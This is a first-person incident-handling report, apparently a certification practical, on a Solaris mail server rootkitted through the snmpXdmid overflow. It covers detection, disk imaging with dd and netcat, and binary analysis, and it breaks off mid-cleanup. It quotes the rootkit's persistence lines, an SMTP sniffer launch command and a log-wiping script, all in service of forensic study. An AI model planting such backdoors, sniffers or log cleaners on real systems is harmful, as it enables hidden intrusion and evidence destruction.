The four technical team members built their skills mostly by reading from the internet, going through mailing lists and attending security trainings/seminars. Security was not yet a very important area for our organization. Moreover, the security market was also just picking up in this part of the world with very few players offering security services. During the last 25 years the organization had never seen any incident (or rather none was noticed/detected) that would have raised an alarm for the management to seriously think about security.

The last good "hands on" security exposure to the security group was from a new security player in the country who had taken a one week training on security and incident handling. The training was very beneficial to us because this was the first time that we had a full time training from qualified security professionals who had taken number of certifications from SANS and are also part of the Honey net alliance (the only firm in the country). During the course of this training there was a lot of stress given to good security and incident handling policies and procedures to be in place in the organization. This provoked serious thought in our manager on the importance of having documented policies and procedures in the organization. ***Till now there were no policies or procedures in place in the organization to tackle any contingencies that may come up due to a security incident***.

During the training that we had been introduced to the methodical approach to incident handling. We realized the value of conscious effort that had to be put in by the incident handling team for preparing for an incident. The training had generated a lot of enthusiasm among the four of us and we were now into the mode of aggressive learning.

After the training, the manager had called all of us and told us that he would put a proposal to the management and assert the need for strong security policies and procedures in the organization. So he wanted two of us to carry out some work

for getting started in designing organization wide security policies. It was the first week into this activity and we had got a basic understanding of policies and the approach that would be taken for starting off when the call came...

Identification

I got a call from the Senior Administrator, Mr Pathak, at 5:20 PM on Friday evening, saying that none of the mails were going from the mail server and there was a queue of 1000 mails . As he wanted someone from our team to come and look into it, I guessed I would be spending the weekend in office. He said that the mail server had a queue of 1000 mails from all the people in the center and the server had become very slow. The mails from the top management, who were interacting heavily these days with the other firm, were also stuck in the queue.

Getting mentally prepared for the incident handling was done between the time I received the call and the time I called up our manger informing him of the situation. After that it was only on Sunday morning that I realized that this had been the most hectic weekend from the time I had joined the incident handling team. My manager took stock of the current situation, spoke to the manager of network support group and assigned me to look into the matter. The other members of our group had gone for a seminar that day and had planned to directly go home from there.

Immediately after the call, I was ready with my scribble pad, a pen and a CD ROM that contained clean system binaries - thanks to the training that we had taken. The first thing that we had done after the security and incident handling training was to prepare a CD that contained all the important binaries for Linux, Solaris and Windows that would be used in case of any incident happening (Details in Appendix C).

The initial thought of going and interviewing the administrator who was with the organization for the last 20 years inspired little confidence. The administrator's office was a long one with the length of the room being 5 times its width. At the end of this long room the administrator was seated with eyes fixed on the screen of his system, from where he had done a telnet to the mail server – he was visibly tense. The servers were hosted in a different room; the administrator used to perform all tasks by logging onto the server using telnet .

"I have just rebooted the system and the mails now seem to going" was the first statement that the administrator made. His concern was that if the management of the other firm did not receive the mails on time then he would be held responsible, and his neck would be on the line. From the security perspective rebooting was not the right thing to do - important data about running processes and network connections were lost - but since he had already done it, I immediately thought that I had to take over the situation. It was now important for me to make the administrator aware that it was very much possible that an

incident had occurred and any further interaction with the system may delete evidence and may be harmful also. I explained him about logic bombs and how they could be triggered by a simple event as rebooting the system. The idea here was to make him aware and also scare him so that he may leave the task of analyzing the system to me.

The important thing now for me was to ascertain whether this was actually an incident or if there was some fault in the configuration of the mail server that had led to this. I asked the administrator a number of questions:

1. Who noticed the anomalies first?
2. Was this the first time that he had seen such activity on the system?
3. Did he notice some suspicious log entries?
4. Did the system reboot during the day?
5. Was the server showing heavy CPU usage since a long time?
6. Did he get any error message on the console about unsuccessful login attempts?
7. Was there any configuration change made for sendmail?
8. Was any new software package installed on the server?
9. Any other observations did he notice that day?

The answers from him were very important for me to know the series of events that lead to the hanging of the server and also to judge the awareness of security that he had. The very first answer brought out the lamb in him while I was, till now; worried that he was an experienced Lion. He told me that he had installed the system around 2 months back with the help of another administrator in the network support group. He said that as such he had previously worked on SCO Unix. He said he was not very comfortable using Solaris and hence was very reluctant to touch the configurations and apply patches - downtime was unacceptable thanks to the status of the merger. The other administrator had now gone on assignment to another location for nine months. He told me that the installation was a default install from the Solaris CD's provided by Sun™ and that no patches had been applied from the time it was brought to production. He said that he had seen such activity for the first time since the mails server was installed and that there were no configuration changes or new software additions to the server system. He said that ACL's were configured on the router which he thought were good enough for stopping anybody trying to access the mail system from outside. His felt that if he blocked Telnet, FTP and SMTP services from the internet using ACL's then he would have secured the server. On enquiring about default services, he said that he did not even know that other services were opened by default on any system and that these could be accessible through the internet.

I told the administrator that I would be requiring root access to the system. He was not very co-operative because now he was getting the feeling that as the mail server was working properly I was unnecessarily hyping things up. He said that he would give the root access but he himself would be around and sit with

me till it was required. We informed the manager of network support about the developments and the current situation and he was brought into the loop of whatever was happening. Permission was sought for carrying out the activities that were part of the incident handling.

The first thing I planned to do was to take the system out of the switch and put it on a hub to maintain the connectivity- this was to avoid triggering of any logic bomb. There was a slight resistance from the administrator as he thought that it was just a waste of time. Only after a number of phone calls from me to my manager and from my manager to the manager of the network support team did I get the permissions to take the mail server off the network. The condition was that I should do it after about an hour when most of the top management had left the office and the mail queue was empty.

I started the work at about 19:30 hrs. After taking out the mail server from the switch I was ready for further action. We had to now access the server through the console directly in the server room. As expected it was really cold in the server room but my body temperature was much above normal, this was due to two things which were consuming my brain cycles. One, this was my first incident handling assignment, and two, this may also turn out to be a false positive. If such a thing was to happen, then the administrator would blame me for hyping up and creating a scare -- just to remind the reader again, the administrator was one of the senior employees in the organization. This had a positive effect also because I was very cautious in my approach and was doing everything very carefully. I took a step-by-step approach and I had now a clear idea of why during the training there was so much stress given on following a methodical approach by staying calm when dealing with incidents.

The first step was to check out the logs in the /var/log and var/adm directories. Analysis of the logs did not give us too many hints except a single line in the "/var/adm/messages" file that said the snmpXdmid daemon had crashed at 4:15 am. This was the first time I was hearing about this service. The administrator also had no clue as to why this service was running on the server. This immediately gave me another sub-task, of finding out the basic reason for this daemon to be present on the system.

So my next step was to go to everybody's best friend, "google.com" to look for more information about this daemon. The first few links there pointed to the UNIX man pages for this daemon and then started the links to various advisories/postings from cert, securityfocus, etc., regarding local/remote problems in the daemon. The advisories wrote about vulnerability in the daemon that was being actively exploited. One of the posts mentioned crashing of the snmpXdmid daemon when the remote exploit was run. A quick reading of the man pages of snmpXdmid informed us that it was a mapper daemon to translate requests from the SNMP master agent, snmpdx, and again remap the responses from the DMI back to the SNMP. We also came to know from the man pages that

dmispd was a Desktop Management Interface service provider daemon that was receiving the request forwarded from the snmpXdmid. This gave rise to suspicions as there was no DMI based or SNMP based network management being used in our organization. It was highly unlikely that any application was interacting with these daemons. Another was the timing of the generated error, i.e. 0415 hrs, again highly unlikely that any of the administrators would be fingering around the systems at that hour in the morning.

My next course of action was to confirm that the exploit had indeed been run on the system. As mentioned earlier, a Snort sensor had been installed on a Linux system a week back in the server segment and was under test. No IP was configured on the box where Snort was installed. All the rules were enabled due to which a lot of logs were being generated. The logs were moved to another directory every night at 00:00 hrs by using a script and only the current day's logs were in the snort logging directory. We went to the console of the system where Snort was installed – this was physically in the same room- and checked the logs. I checked whether snort had detected something about the snmpXdmid daemon. Searching for the snmpXdmi text in the alert file dispelled my doubts and I was now sure about the attack on the snmpXdmid daemon. The following are the alerts that were generated by snort:

```
[**] [1:1279:9] RPC portmap snmpXdmi request UDP [**]
[Classification: Decode of an RPC Query] [Priority: 2]
03/08-4:15:59.362320 AttackerIP:620 -> MailServerIP:111
UDP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:84 DF
Len: 56
[Xref => http://www.securityfocus.com/bid/2417][Xref =>
http://www.cert.org/advisories/CA-2001-05.html][Xref =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0236
```

This above alert informed us that an RPC request to the portmapper had been sent.

```
[**] [1:569:9] RPC snmpXdmi overflow attempt TCP [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
03/08-4:15:59.372992 AttackerIP:621 -> MailServerIP:32848
TCP TTL:64 TOS:0x0 ID:26996 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x51AA69A0  Ack: 0x908E4C9E  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1900785 984696
[Xref => http://www.cert.org/advisories/CA-2001-05.html][Xref =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0236][Xref =>
http://www.securityfocus.com/bid/2417]
```

This alert told us that a snmpXdmid buffer overflow has been attempted to gain root privileges on the host.

The log file entry about snmpXdmid crash coupled with the time of crash and the Snort alert file was a clear indication of something fishy happening. On further

searching the advisories on "google" indicated an active exploit for the snmpXdmid service which was being used for compromising systems and installing rootkits. The rootkit would replace system binary files like ps, ls, netstat, find etc.

My adrenalin level shot up immediately and some intuition told me that this had to be my first encounter with a “rootkit”. Immediately I asked the administrator whether any of the other systems were running Solaris and how important these systems were. He said that apart from this mail server there was one other Solaris web server. It had been installed about the same time as the mail server and was serving static html web pages for a recently started educational project. So two systems were now candidates but I had to first get to the crux of the problem before I would be able to convince the administrator that there was cause for concern.

I asked the administrator whether he had heard about rootkits. He said that he had never heard about rootkits. He said that he doubted the existence of such things. He told me that he believed it was all movie stuff and security jargon more than anything else. To be honest, when I had first heard about rootkits during the training, I was also not very convinced about the things they could actually do. But within a few hours I realized that I was now seeing first-hand a lot of issues that security practitioners have come to know over the years.

Containment

It was now around 22:00 hours but as the action was unfolding I was now more determined to get to the root of the problem. I decided to take a binary dump instead of directly accessing the files on the server system. The fact that the timestamp on all the files was a very important clue and was not to be disturbed was always in my mind. I was not carrying a laptop with me, so the other option was to ask the administrator for a linux box which could be attached to the hub-on which the mail server was attached now, for taking a binary dump of the system. By luck, he had a spare linux box running RHL 7.1 which had been freshly installed just the previous day and was to be used for some testing purposes. As it was a newly installed box and was not connected to the network so the concern that it may have been compromised was eliminated. The Linux box was brought and connected to the hub.

I decided to take the binary dump of the mail server system over the network using the combination of “dd”, “zip” and “netcat” utilities. My CD kit had netcat binaries for solaris and linux. The following steps were carried out:

Netcat was run in the listening mode (Server mode) on the Linux box on port 31000 to receive the dump sent from the Solaris system. The following is the command used for this:

#nc –l –p 31000 > dump.zip

On the Solaris mail server the following is the command that was given to send the data to the netcat server on the Linux box (IP address.192.168.0.11)

#dd if=/dev/dsk/c0t0d0s1 | zip | nc 192.168.0.11 31000

The output of the dd is piped to the zip command which inturn is piped to the netcat command. The dd takes the binary dump of the disk /dev/dsk/c0t0d0s1 and pipes it to zip. The zip command deflates the input and pipes it to netcat. The netcat is run in the client mode and sends the data to the Linux system on port 31000 where the netcat server is listening.

There were just 2 partitions on the solaris system the "/" (root) and the "/var" partitions. The above procedure was repeated for the var partition.

After the dd was taken we now operated from the linux box. The next step was to unzip the dump on the Linux box. The following command was used.

#unzip –bp dump1.zip | dd of=/tmp/dump1.img

After the dump was unzipped, I had to mount the partition on Linux. The following was the command given to mount the dump of the "/" partition of the Solaris operating system (present as dump1.img) on the linux box:

#mount –t ufs -o ro, loop, noatime, noexec /tmp/dump1.img /mnt/image1/

The meaning of the options used with mount is as follows:
ro – read only
loop – mount using a loop device - It is a device driver used for mounting an image file as a normal block device[27].
noatime – does not update inode access time when file is accessed
noexec – does not allow execution of binaries on the mounted file system

This mounted the Solaris partition on the linux box and now we had to access to a copy of the files of the compromised system. From here started the treasure hunt.

After successful mount of the file system we could now analyze the solaris files on the Linux box. First I thought of searching for any files that had been created on this day. The reason behind carrying this out was that if the root kit had been installed then there had to be some files created on the box. The log in the "/var/adm/messages" had the timing of Feb 08 04:15, so my guess was that if the

[27] Detailed information can be found at http://people.debian.org/~psg/ddg/node159.html

buffer overflow and subsequent installation of rootkit was done then I had to find all the files changed/modified or accessed at that time.

The find command was used as follows to get the output.

find /mnt/image1/ –ctime -1 –print

The –ctime -1 option means any file having ctime within the last 24 hrs.

Usually, the find command changes the access time in the attributes of a file. Since we had mounted the UFS filesystem with a noatime option, hence this was avoided. The find command gave following interesting results as output (the results have been truncated and the ones relevant for the analysis are shown).

```
/mnt/image1/var/adm/utmpx
/mnt/image1/var/adm/wtmpx
/mnt/image1/var/adm/messages
/mnt/image1/var/adm/lastlog
/mnt/image1/var/adm/daemon
/mnt/image1/var/cron/log
/mnt/image1/var/tmp
/mnt/image1/dev/pts/01/uconf.inv
/mnt/image1/dev/pts/01/bin/su
/mnt/image1/dev/pts/01/bin/ps
/mnt/image1/dev/pts/01/bin/ping
/mnt/image1/dev/pts/01/bin/login
/mnt/image1/dev/pts/01/55su
/mnt/image1/dev/pts/01/55ps
/mnt/image1/dev/pts/01/55ping
/mnt/image1/dev/pts/01/55login
/mnt/image1/etc/default/login
/mnt/image1/etc/init.d/network
/mnt/image1/usr/lib/vold/nsdap
/mnt/image1/usr/lib/vold/nsdap/.kit
/mnt/image1/usr/lib/vold/nsdap/defines
/mnt/image1/usr/lib/vold/nsdap/patcher
/mnt/image1/usr/lib/vold/nsdap/pg
/mnt/image1/usr/lib/vold/nsdap/cleaner
/mnt/image1/usr/lib/vold/nsdap/utime
/mnt/image1/usr/lib/vold/nsdap/crypt
/mnt/image1/usr/lib/vold/nsdap/findkit
/mnt/image1/usr/lib/vold/nsdap/README
/mnt/image1/usr/lib/vold/nsdap/sn2
/mnt/image1/usr/lib/vold/nsdap/sniffload
/mnt/image1/usr/lib/vold/nsdap/basepatch
/mnt/image1/usr/lib/vold/nsdap/runsniff
```

```
/mnt/image1/usr/lib/lpset
/mnt/image1/usr/lib/lpstart
/mnt/image1/usr/bin/ls
/mnt/image1/usr/bin/du
/mnt/image1/usr/bin/ps
/mnt/image1/usr/bin/su
/mnt/image1/usr/bin/login
/mnt/image1/usr/bin/passwd
/mnt/image1/usr/bin/find
/mnt/image1/usr/bin/netstat
/mnt/image1/usr/sbin/ping
/mnt/image1/usr/bin/strings
/mnt/image1/usr/bin/login
/mnt/image1/usr/bin/wget
/mnt/image1/usr/ucb/bin
/mnt/image1/usr/ucb/bin/ps
/mnt/image1/usr/bin/m68k
/mnt/image1/usr/bin/mc68000
/mnt/image1/usr/bin/mc68010
/mnt/image1/usr/bin/mc68020
/mnt/image1/usr/bin/mc68030
/mnt/image1/usr/bin/mc68040
/mnt/image1/usr/bin/sun2
/mnt/image1/usr/bin/sun3
/mnt/image1/usr/bin/sun3x
/mnt/image1/usr/bin/u370
```

Immediately ls –l was done on few of the files which gave the following interesting results:

```
#ls –l /mnt/image1/usr/bin/ls /mnt/image1/usr/bin/du /mnt/image1/usr/bin/ps
-r-xr-xr-x   1  root     bin        16844        Feb 08  04:16 ls
-r-xr-xr-x  38 root     bin         5540        Feb 08  04:16 ps
-r-xr-xr-x   1  root     bin         9996        Feb 08  04:16 du
```

I thus saw that the files had been put on the system just that very day. The timestamp shown after “ls –l” command corresponds to the modified time of the file.

Similarly doing an ls –l for the other files we got the following results (all results not shown)

```
-r-xr-xr-x  29 root     bin        4432        Feb  08 04:16 mc68000
-r-xr-xr-x  29 root     bin        4432        Feb  08 04:16 mc68010
-r-xr-xr-x  29 root     bin        4432        Feb  08 04:16 mc68020
-r-xr-xr-x  29 root     bin        4432        Feb  08 04:16 mc68030
```

```
-r-xr-xr-x  29 root    bin       4432        Feb  08 04:16 mc68040
-rw-rw-rw-  2 root     root         0        Feb  08 04:16 .kit
-rwxr-xr-x   1 root    root       534        Feb  08 04:16 defines
-rwxr-xr-x   1 root    root      4388        Feb  08 04:16 patcher
-rwxr-xr-x   1 root    root      8332        Feb  08 04:16 pg
-rwxr-xr-x   1 root    root      4692        Feb  08 04:16 cleaner
-rwxr-xr-x   1 root    root      8024        Feb  08 04:16 utime
-rwxr-xr-x   1 root    root      4868        Feb  08 04:16 crypt
-rwxr-xr-x   1 root    root      4780        Feb  08 04:16 findkit
-rwxr-xr-x   1 root    root       174        Feb  08 04:16 README
-rwxr-xr-x   1 root    root     21424        Feb  08 04:16 sn2
-rwxr-xr-x   1 root    root       335        Feb  08 04:16 sniffload
-rwxr-xr-x   1 root    root       670        Feb  08 04:16 basepatch
-rwxr-xr-x   1 root    root       135        Feb  08 04:16 runsniff
```

Note: Each file has the modify time, changed time and the accessed time in its inode. The one we see in the ls –l is the modified time.

I checked the size of the ls, ps, find, netstat, du and other binaries with the ones that I had in my CD. The sizes were totally different. This also indicated that the binaries had been replaced.

After finding that the above files were created today I decided to run the stat command in Linux to find the MAC times of the files. The following is the MAC time of the files.

#stat /mnt/image1/usr/bin/ls /mnt/image1/usr/bin/du /mnt/image1/usr/bin/ps

```
File: '/mnt/image1/usr/bin/ls'
Size: 16812           Blocks: 32         IO Block: 4096   Regular File
Device: 1607h/5639d     Inode: 119186      Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (    0/    root)   Gid: (    2/    bin)
Access: 2002-02-08 19:26:48.000000000 +0530
Modify: 2002-02-08 04:16:38.000000000 +0530
Change: 2002-02-08 04:16:38.000000000 +0530

File: '/mnt/image1/usr/bin/du'
Size: 5540    Blocks: 32         IO Block: 4096   Regular File
Device: 1607h/5639d     Inode: 80225       Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (    0/    root)   Gid: (    2/    bin)
Access: 2002-02-08 15:21:38.000000000 +0530
Modify: 2002-02-08  04:16:38.000000000 +0530
Change: 2002-02-08 04:16:38.000000000 +0530

File: '/mnt/image1/usr/bin/ps'
Size: 9996    Blocks: 32         IO Block: 4096   Regular File
```

Device: 1607h/5639d Inode: 80237 Links: 1
Access: (0755/-rwxr-xr-x) Uid: (0/ root) Gid: (2/ bin)
Access: 2002-02-08 17:32:08.000000000 +0530
Modify: 2002-02-08 04:16:38.000000000 +0530
Change: 2002-02-08 04:16:38.000000000 +0530

#stat mc68000
Size: 18844 Blocks: 72 IO Block: 4096 Regular File
Device: 1607h/5639d Inode: 111986 Links: 1
Access: (0755/-rwxr-xr-x) Uid: (0/ root) Gid: (0/ bin)
Access: 2002-02-08 04:16:38.000000000 +0530
Modify: 2002-02-08 04:16:38.000000000 +0530
Change: 2002-02-08 04:16:38.000000000 +0530
18844 Jan 5 2000 ls

The above results show the MAC times for the files. The du, ls, ps binaries were used by the administrator during the day so the access times had changed.
Now these files were created on the morning at around 4:16 hours. Now, the administrator was also wide-eyed and excited.

The final confirmatory test to prove that these were indeed trojaned binaries was to check their md5 checksums with the original binaries. I remembered that sunsolve.sun.com had a fingerprint database (http://sunsolve.sun.com/pub-cgi/fileFingerprints.pl). This page gave us the functionality of submitting the md5sum of the binaries in our system to the site. These were checked with the md5 fingerprint database of sun which contained the md5 checksums of all the binaries that were shipped along with the OS. The next thing which came to my mind was to take the md5 checksum of the binaries and submit them to the Sun fingerprint database. I decided to take the md5 checksums for all the /usr/bin, /usr/sbin, /bin, /usr/ucb/sbin files and submit to the sun site.

The following is a subset of the results from the sun site:

50aff8e30ac054f56959183c5d46bbd9 - ls - 0 match(es)
Not found in this database.

56c63a877728c9c09d97d0d291f06134 - ps - 0 match(es)
Not found in this database.

4ec63a89e72c59c6dcf7d0d291f06134 – mc68000 - 2 match(es)

* canonical-path: /usr/bin/ls
* package: SUNWcsu
* version: 11.7.0,REV=1998.09.01.04.16
* architecture: sparc

```
        * source: Solaris 7/SPARC

        * canonical-path: /usr/bin/ls
        * package: SUNWcsu
        * version: 11.7.0,REV=1998.10.06.00.59
        * architecture: sparc
        * source: Solaris 7/SPARC

923895e5e2d4159146d365462736a90f – mc68010 - 1 match(es)

        * canonical-path: /usr/bin/du
        * package: SUNWcsu
        * version: 11.8.0,REV=2000.01.08.18.12
        * architecture: sparc
        * source: Solaris 8/SPARC

90c9a382dfaebe543d8978521354e869 – mc68030 - 1 match(es)

        * canonical-path: /usr/bin/find
        * package: SUNWcsu
        * version: 11.8.0,REV=2000.01.08.18.12
        * architecture: sparc
        * source: Solaris 8/SPARC

49e8d3448f0b90d2d678a6a59029cdd4 - mc68040- 1 match(es)

        * canonical-path: /usr/bin/netstat
        * package: SUNWcsu
        * version: 11.8.0,REV=2000.01.08.18.12
        * architecture: sparc
        * source: Solaris 8/SPARC

    451d40bab48a8ddfb571c6924f9e1fa9 - netstat - 0 match(es)
    Not found in this database.
```

The above test confirmed that the binaries were indeed trojaned binaries that were installed as part of the rootkit. We can see in the above output results corresponding to the mc68000, mc68010, mc68030 are matched with ls, du and find respectively. I guessed that the rootkit had made a back up of the original binaries in these files (As we will see later, my guess turned out to be correct).

Again scanning through the list of files that were listed as result of the “find” command I found that the list contained a hidden directory named as /usr/lib/vold/nsdap/.kit. We did “cd” to the .kit directory to find that it was empty.

We went back to the parent directory "nsdap". All the files in the nsdap were created the same morning and the names were also suspicious. I immediately did an "ls" which gave us the view of the "hidden gold" we were looking for, scripts that were used by attacker to place the rootkit on the system (Listed in APPENDX B)**.** The administrator was amazed and now convinced of the existence of rootkits and how easily the hacker had put the files there. He now had some respect for me. He was really glad that we were able to find the culprit scripts and the rootkit.

The scripts found in the nsdap directory were:
defines, patcher, pg, cleaner, utime, crypt, findkit, README, sn2, sniffload, basepatch, runsniff. All the other binaries were downloaded in the .kit directory but had been deleted after installing the rootkit

The scripts:
I browsed through the script files to find some more information. Brief details of the scripts found is provided here:

runsniff
The following commands were present in the "runsniff " script found in the nsdap directory:

```
echo /usr/lib/lpstart >>/etc/rc2
echo /usr/lib/lpstart >>/etc/rc3
echo /usr/bin/sshd2 >> /etc/rcS.d/S30network.sh
```

This gave the confirmation that an sshd2 process was being started from the "/etc/rcS.d/network.sh" and lpstart from "etc/rc2" and "etc/rc3" scripts. Looking at these two files we found two entries made at the end as:

```
/usr/lib/lpstart      – found in /etc/rc2 and  /etc/rc3
/usr/bin/sshd2 –q     – found in /etc/rcS.d/S30network.sh
```

sniffload
On going through the "sniffload "script I found that the sniffer binary was loaded as lpset in the /usr/lib/ directory. The following line showed that lpset was the sniffer which was logging the output to the /dev/prom/sn.l log file.

```
nohup /usr/lib/lpset -s -o /dev/prom/sn.l >/dev/null &
```

the –s was for filtering the smtp connections. This was found by doing a strings on the sn2 binary present in the nsdap directory – the binary for the sniffer.

cleaner
The cleaner script was used to clean certain entries from the logs in /var/log and the /var/adm directories. All those lines containing a attacker provided string

pattern were deleted from the logs. The string pattern was given as an argument to the cleaner script

#./cleaner “<attacker string>”

It is here that the attacker must have done a mistake and not cleaned up the log file entry about the snmpXdmid daemon crashing, which had led us to find the rootkit.

defines
It has entries for the initialization of variables. It contains the path of the back up for the original binaries ls, ps, netstat, etc. Some lines from the file are:

BACKUP_LS="/usr/bin/mc68000"
BACKUP_DU="/usr/bin/mc68010"
BACKUP_PS="/usr/bin/mc68020"
BACKUP_SU="/usr/bin/m68k"
BACKUP_PASSWD="/usr/bin/sun2"
BACKUP_FIND="/usr/bin/mc68030"
BACKUP_NETSTAT="/usr/bin/mc68040"
BACKUP_PING="/usr/bin/sun3"
BACKUP_STRINGS="/usr/bin/sun3x"
BACKUP_LSOF="/usr/bin/lso"
BACKUP_LOGIN="/usr/bin/u370"

The varables set here define the full path for backing up the original binaries.

crypt
This is the binary used to encrypt the configuration file, uconf.inv. This file was found in the /dev/pts/01/uconf.inv and was used by the trojaned binaries. It contained the keywords that the trojaned binaries would filter out from the output.

patcher and basepatch
These were used to install patches to the Solaris system to patch up the vulnerability so that no other attacker could gain control of the system. Before patching up the system the trojaned binaries were moved to the /dev/pts/01 directory and after patching was complete they were again moved back to the /usr/bin directory. This was done because the patches replaced few of the binaries in the /usr/bin directory.

findkit
This script was used to find other rootkits or Trojans in the system.

Looking for the disguise
The next task was to look for a backdoor that the attacker might have installed. The way I thought of, was to compare the results of running the clean ps- in my

CD kit - with the output of trojaned ps in the Solaris system. We went to the Solaris box, on mounting the CD kit using the ps gave us difference in output with that of running the trojaned ps binary. The ps from the solaris system was hiding the processes sshd2 and lpset processes. From the above binaries we were clear that lpset was used as a sniffer and so I concluded that sshd2 had to be the backdoor. Doing a netstat from the CD we found that the SShd2 was running on port 45456. So we had found our backdoor.

Looking again at the result of the above "find / -ctime -1 –print" command gave us the result that following ssh related files were also created the same morning.

```
-rw-------   1 root     sys          525  Feb  08 04:16 ssh_host_key
-rw-r--r--   1 root     sys          329  Feb  08 04:16 ssh_host_key.pub
-rw-------   1 root     sys          512  Feb  08 04:16 ssh_random_seed
-rw-r--r--   1 root     sys            4  Feb  08 04:16 sshd.pid
-rw-r--r--   1 root     sys          461  Feb  08 04:16 sshd_config
```

We had already found an entry in the runsniff script – mentioned above - regarding starting of the sshd2 daemon from the /etc/rcS.d/S30network.sh file.

Looking in google.com for "solaris sshd2 trojan" pointed to the following links
http://www.csua.berkeley.edu/archives/ucbsec/msg00591.html
http://www.csua.berkeley.edu/archives/ucbsec/msg00541.html
After reading the second of the messages I was sure that it was referring to a similar kind of rootkit that was installed on our solaris system and that sshd2 was the backdoor installed for easy entry of the attacker later.

The above advisory had also mentioned that "An irc proxy server process was masquerading as "lpacct" and it was installed in /var/lp/lpacct". None of the scripts had any detail about lpacct. There was no file lpacct found in the system which indicated that maybe the attacker wanted to install the proxy server the next time he accessed the system.

By now the administrator was very excited and wanted me to check the Solaris web server too. We connected the server to the hub. This time I directly went to the /usr/lib/vold/nsdap and here too we found the same set of files as in the mail server. With the experience of having found one rootkit on the mail server, I looked directly for the system binary files. Nevertheless I was still cautious and was going very slow, not allowing the excitement to disturb my pace. The results were exactly the same with just the difference of 10 minutes in the creation of the files. All these files were created at 04:26 Am. We were on the web server for about another 1 hour only to find that it was a replica of the attack on the mail server.

It was around 0230 hours by now. I called up my manager and updated him of the situation. Even though it was late in the night, he was very co-operative and

gave me directions for further action. He called up the head of the network support group and updated him of the findings. He then called me up and asked me to bring the mail server system up and running as a high priority job.

Chain of custody

As specified before, there were no security policies and procedures defined in the organization, hence the chain of custody was not followed. Although the binary backup of the system was taken on the Linux box as evidence of the attack there was no documentation or signed attestations taken on forms when the compromised system was touched. My manager had spoken to the head of the network support group about the possibility of contacting legal authorities. He was told that “things” were to be solved internally within the organization instead of taking the case to legal authorities. Due to the above facts a proper chain of custody was not maintained.

Eradication

Now the issue was to eliminate the problem and get the system back to working condition:

The following were the options in front of us:

1. Install the systems afresh, take the last clean backup and restore the system. Worth mentioning here is that the backup was being taken manually every night at 22:00 Hrs by a backup operator on tape and was stored in a physically secure location.

2. Remove the rootkit and clean the systems step by step so that the problem can be totally eradicated.

As the firm was heading for a merger and top officials were working on weekends, down time for the mail server needed to be minimized. The head of network support had taken stock of the situation during his conversation with my manager and had considered both the above options. He was against reinstalling the mail server system as he did not want to take the risk of configuring the mail server all over again only to find that some more technical issues had risen. The conditions that had arisen dictated us to clean the mail server system of the rootkit instead of reinstalling it. As for the web server, we were asked to reinstall it and restore it from the last clean backup.

The Cleanup

The administrator told me that apart from sendmail, telnet, finger, ftp, their dependencies and any mandatory services that were required for the system to run, all the other services were of no use to him. My skills developed during preparation of Sun Solaris SA- I&II exams, which I had cleared the same month, were now being put into test.

One of the root causes for the incident to occur was that a service that was not required, was running on the system. So I focused on removing all those services that were not required to be running on the system.

Using nmap I did a portscan from the Linux machine on the mail server system and the following services were found to be running:

7/tcp	open	echo
9/tcp	open	discard
13/tcp	open	daytime
19/tcp	open	chargen
21/tcp	open	ftp
23/tcp	open	telnet
25/tcp	open	smtp
37/tcp	open	time

```
79/tcp    open      finger
111/tcp   open      sunrpc
512/tcp   open      exec
513/tcp   open      login
514/tcp   open      shell
515/tcp   open      printer
540/tcp   open      uucp
4045/tcp  open      lockd
6000/tcp  open      X11
6112/tcp  open      dtspc
7100/tcp  open      font-service
32771/tcp open      sometimes-rpc5
32772/tcp open      sometimes-rpc7
32773/tcp open      sometimes-rpc9
32774/tcp open      sometimes-rpc11
32775/tcp open      sometimes-rpc13
32776/tcp open      sometimes-rpc15
32777/tcp open      sometimes-rpc17
32778/tcp open      sometimes-rpc19 (this is the snmpXdmid daemon)
32779/tcp open      sometimes-rpc21
32780/tcp open      sometimes-rpc23
```

After capturing the above input my aim was to minimize the services that were not required to be running on the system.

Step 1

The first step was to stop all those services that were not required for the proper functioning of the system. To achieve this we had to stop the inetd services that were not required to be running. All the unnecessary entries from the inetd.conf file were removed so that these services did not startup with inetd. After removing those services, the final inetd.conf file had the following entries:

```
ftp     stream  tcp6  nowait  root    /usr/sbin/in.ftpd     in.ftpd
telnet  stream  tcp6  nowait  root    /usr/sbin/in.telnetd  in.telnetd
finger  stream  tcp6  nowait  nobody  /usr/sbin/in.fingerd  in.fingerd
```

Step 2

Then the second step was to minimize the other services that were started from the scripts in the rc2.d and rc3.d directories.

Prefix for the startup scripts from the rc2.d and rc3.d directories was changed from Sxx<service_name> to sxx <service_name> and from Kxx<service_name> to kxx <service_name> so that they did not startup on system boot.

The final entries in the rc2.d looked something like this:

k07snmpdx	k16apache	k28nfs.server	README	S01MOUNTFSYS
S05RMTMPFILES		S20sysetup	S21perf	s30sysid.net
S40llc2	s47asppp	S69inet	s70uucp	s71ldap.client
S71rpc	s71sysid.sys	s72autoinstall	S72inetsvc	s72slpd
s73cachefs.daemon		s73nfs.client	s74autofs	S74syslog
s74xntpd	S75cron	S75flashprom	S75savecore	S76nscd
s80lp	s80spc	s80PRESERVE	s85power	S88sendmail
S88utmpd	s89bdconfig	s90wbem	S91afbinit	S91ifbinit
S92volmgt	s93cacheos.finish		S94ncalogd	S95lvm.sync
S99audit	S99dtlogin	S10lu		

And the final entries in the rc3.d looked like this:

README	s15nfs.server	s25mdlogd	s50apache	s76snmpdx
s77dmi				

Step 3

After stopping the services that were not required to be running on the server, the next step was to clean the binaries, and scripts added by the rootkit on the system. The first target in this was to remove the entries made by the rootkit on existing files in the system.

The following entries in the /etc/rcS.d/network.sh, /etc/rc2 and /etc/rc3 scripts script were removed:

/usr/lib/lpstart -- from /etc/rc2 and /etc/rc3 scripts
/usr/bin/sshd2 –q -- from the /etc/rcS.d/network.sh script

Next all the files created by the rootkit were to be removed. The “/dev/pts/01”, “usr/lib/vold/nsdap” were the directories created by the attacker. The /dev/pts/01 was used to store the binaries when the “patcher” script of the rootkit was run on the system, and the /usr/lib/vold/nsdap was the directory were the rootkit was downloaded and was the working directory for the rootkit. Both these directories were deleted. The sshd2 related files ssh_host_key, ssh_host_key.pub, ssh_random_seed, sshd.pid were deleted.

After this the following trojaned binary files were removed from the system:
